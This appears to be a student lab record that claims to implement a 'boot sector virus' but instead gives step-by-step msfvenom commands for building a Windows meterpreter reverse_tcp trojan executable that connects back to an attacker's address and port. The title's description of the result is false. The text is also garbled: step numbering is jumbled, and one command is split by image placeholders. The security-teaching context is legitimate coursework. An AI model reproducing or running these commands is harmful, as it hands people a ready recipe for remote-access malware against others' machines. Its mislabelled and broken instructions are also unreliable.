# IMPLEMENT THE BOOT SECTOR VIRUS

# AIM:

To implement boot sector virus.

# PROCEDURE:

Select Root Terminal Emulator

# Step 1: Update and Upgrade Kali Linux

Open the terminal and type in : **sudo apt-get update**

Next, type in: **sudo apt-get upgrade Step 3: Fix any errors**

If you see this, it means that bundler is either set up incorrectly or hasn’t been updated.

To fix this, change the current directory (file) to usr/share/metasploit-framework by typing in:

# >> cd /usr/share/metasploit-framework/

from the root directory. If you make a mistake, you can type in

# >> cd ..

to go back to the previous directory or type in any directory after cd to go there.

1. Now that we are in the metasploit-framework directory, type in

# >> gem install bundler

to install bundler, then type in

# >> bundle install

1. If bundler is not the correct version, you should get a message telling you which version to install (in this case it was 1.17.3). Type in

# >> gem install bundler:[version number]

and then type in : **gem update –system**

After all of that, everything should work perfectly.

# >> cd /root

to go back to the root directory.

# Step 2: Open exploit software

Open up the terminal and type in : **msfvenom Step 4: Choose our payload**

To see a list of payloads : **msfvenom -l payloads**

**Step 5:** Customize our payload

**msfvenom –list-options -p windows/meterpreter/reverse\_tcp Step 6:** Generate the virus

Now that we have our payload, ip address, and port number, we have all the information that we need.

Type in:

Syntax:

# msfvenom -p [payload] LHOST=[your ip address] LPORT=[the port number] -f [file type] > [path]

**Example**

# msfvenom -p windows/meterp exe > trojan.exe





**eter/reverse\_tcp LHOST=192.168.1.253 LPORT=4444 -f**




If we look in our files using ls, we see that our new file pops up.

# OUTPUT:

1. **msfvenom**



# msfvenom -l payloads



1. **msfvenom –-list-options -p windows/meterpreter/reverse\_tcp**

# msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe

**RESULT:**

Thus the implementation of boot sector virus executed successfully.